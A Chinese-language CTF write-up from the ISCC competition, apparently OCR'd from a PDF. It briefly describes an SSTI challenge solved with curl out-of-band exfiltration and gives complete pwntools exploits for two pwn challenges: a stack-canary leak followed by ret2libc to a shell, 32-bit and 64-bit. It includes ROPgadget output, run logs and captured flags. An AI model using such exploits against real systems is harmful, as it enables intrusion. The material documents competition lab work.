


解压得到一张图片，对图片上的话进行密钥为6（根据前面注释中的php代码可得kaisa=6）的解密，即是第二关的答案，并得到半个flag





根据前面所说的虎头蛇尾，猜测下一关的路由是/2she2

ssti，无回显，curl外带一下，但是命令得用字符拼接绕过一下



发现对传输内容中的flag进行了过滤，base64编码一下






究竟考什么呢

ISCC{TnxGj)9UfN=9*myGUp*t}


Pwn

签

32位的程序



vuln函数




name处把整个buf都输出了，造成了canary泄露，获取一下canary

代码块

```
payload1=b'A'*0x40
io.sendlineafter(b'name?\n',payload1)
io.recvuntil(b'A'*0x40)
Canary = u32(io.recv(4))-0xa
log.info("Canary:"+hex(Canary))
```

发现开启了NX保护且没有后门函数，应该是ret2libc

获取一下puts函数和read函数的got地址（后三位），确定glibc版本，从而确定glibc的基地址



然后getshell

Exp

代码块


```
from pwn import *
io=remote('101.200.155.151',12400)
elf=ELF('./attachment-7')
payload1=b'A'*0x40
io.sendlineafter(b'name?\n',payload1)
io.recvuntil(b'A'*0x40)
Canary = u32(io.recv(4))-0xa
log.info("Canary:"+hex(Canary))
puts_plt=elf.plt['puts']
puts_got=elf.got['puts']
#puts_got=elf.got['read']
payload2=b"A"*0x40+p32(Canary)+b"A"*12+p32(puts_plt)+p32(0x08049210)+p32(puts_got)
io.sendlineafter(b'password?\n',payload2)
io.recvuntil(b'\n')
puts_addr=u32(io.recv()[0:4])
log.info("puts_addr:"+hex(puts_addr))
base=puts_addr-0x72880
system=base+0x47cd0
binsh=base+0x1b90d5
io.sendlineafter(b'name?\n',payload1)
io.recvuntil(b'A'*0x40)
Canary = u32(io.recv(4))-0xa
log.info("Canary:"+hex(Canary))
payload=b"A"*0x40+p32(Canary)+b"A"*12+p32(system)+b'aaaa'+p32(binsh)
io.sendlineafter(b'password?\n',payload)
```

```
26  io.interactive()
```


```
(base) ┌──(root㉿WIN-EICAC432NIT)-[/home/starr]
└─# python3 1.py
[+] Opening connection to 101.200.155.151 on port 12400: Done
[*] '/home/starr/attachment-7'
    Arch:       i386-32-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x8047000)
    RUNPATH:    b'/home/yyh/Desktop/lib32/lib32/'
    Stripped:   No
[*] Canary:0xe78ce400
[*] puts_addr:0xf7d96880
[*] Canary:0xe78ce400
[*] Switching to interactive mode

ISCC{254267c4-1884-44ea-996f-4efbc2f5c127}

[*] Got EOF while reading in interactive
$
$
[*] Closed connection to 101.200.155.151 port 12400
[*] Got EOF while sending in interactive
```

key

64位的程序



fg函数




```
void *v4; // [rsp+10h] [rbp-10h]
unsigned __int64 v5; // [rsp+18h] [rbp-8h]

v5 = __readfsqword(0x28u);
if ( key != 520 )
{
  ptr = malloc(0x64uLL);
  if ( !ptr )
  {
    perror("malloc failed");
    exit(1);
  }
  v0 = ptr;
  *(_DWORD *)ptr = 1734437990;
  v0[4] = 0;
  free(ptr);
  puts("size:");
  if ( (unsigned int)__isoc99_scanf("%d", &v2) != 1 || v2 <= 0 || v2 > 1024 )
  {
    fwrite("Invalid size\n", 1uLL, 0xDuLL, stderr);
    exit(1);
  }
  getchar();
  v4 = malloc(v2);
  if ( !v4 )
  {
    perror("malloc failed");
    exit(1);
  }
  puts("flag:");
  __isoc99_scanf("%s", v4);
  getchar();
  if ( !strncmp((const char *)ptr, "flag", 4uLL) )
    key = 520;
  free(v4);
}
return __readfsqword(0x28u) ^ v5;
```

```
If the segment is not read-only, please change the segment NAME.

In general, the decompiler checks the segment permissions, class, and name
to determine if it is read-only.
 -> OK
4010D0: using guessed type __int64 __isoc99_scanf(const char *, ...);
404090: using guessed type int key;
```


注意到后面用的还是ptr指针，那么size也直接输入100，然后字符串保证前四位是flag就行，这样就能让key变成520.

接下来其实跟上一题一样，canary泄露，ret2libc，只不过这里是64位的。

中间需要找一下pop_rdi_ret_addr，后面还需要再找一个ret。

```
(base) ┌──(root㉿WIN-EICAC432NIT)-[/home/starr/ROPgadget]
└─# python3 ROPgadget.py --binary attachment-8 --only ret
Gadgets information
============================================================
0x000000000040101a : ret
0x000000000040112a : ret 0x2e
0x0000000000401072 : ret 0x2f
0x000000000040130a : ret 0xfffd

Unique gadgets found: 4

(base) ┌──(root㉿WIN-EICAC432NIT)-[/home/starr/ROPgadget]
└─# python3 ROPgadget.py --binary attachment-8 --only "pop|ret" | grep rdi
0x00000000004014c3 : pop rdi ; ret
```

根据puts和read的got地址确定glibc版本



exp

代码块

```python
from pwn import *
io=remote('101.200.155.151',12200)
elf=ELF('./attachment-8')
io.recv()
io.sendline(b'100')
io.recv()
io.sendline(b'flag')
payload1=b'A'*(0x20-8)
io.sendlineafter(b'ISCC',payload1)
io.recvuntil(b'A'*(0x20-8))
Canary = u64(io.recv(8))-0xa
log.info("Canary:"+hex(Canary))
```

```python
puts_plt=elf.plt['puts']
puts_got=elf.got['puts']
#puts_got=elf.got['read']
payload2=b'A'*(0x20-8)+p64(Canary)+p64(0)+p64(0x4014c3)+p64(puts_got)+p64(puts_plt)+p64(0x40135c)
io.sendlineafter(b'you',payload2)
io.recvuntil(b'\n')
puts_addr=u64(io.recvuntil('\x7f')[-6:].ljust(8, b'\x00'))
log.info("puts_addr:"+hex(puts_addr))
base=puts_addr-0x84420
system=base+0x52290
binsh=base+0x1b45bd
io.sendlineafter(b'ISCC',payload1)
io.recvuntil(b'A'*(0x20-8))
Canary = u64(io.recv(8))-0xa
log.info("Canary:"+hex(Canary))
payload=b'A'*(0x20-8)+p64(Canary)+p64(0)+p64(0x40101a)+p64(0x4014c3)+p64(binsh)+p64(system)
io.sendlineafter(b'you',payload)
io.interactive()
```

```
(base) ┌──(root㉿WIN-EICAC432NIT)-[/home/starr]
└─# python3 2.py
[+] Opening connection to 101.200.155.151 on port 12200: Done
[*] '/home/starr/attachment-8'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    Stripped:   No
[*] Canary:0x4340dec962562b00
/home/starr/2.py:19: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  puts_addr=u64(io.recvuntil('\x7f')[-6:].ljust(8, b'\x00'))
[*] puts_addr:0x7f38b9a3c420
[*] Canary:0x4340dec962562b00
[*] Switching to interactive mode
Nice to meet you too!
ISCC{0b608599-d88f-4829-bda3-ba46b672bfb9}

[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to 101.200.155.151 port 12200
```

《魔导王的秘密》

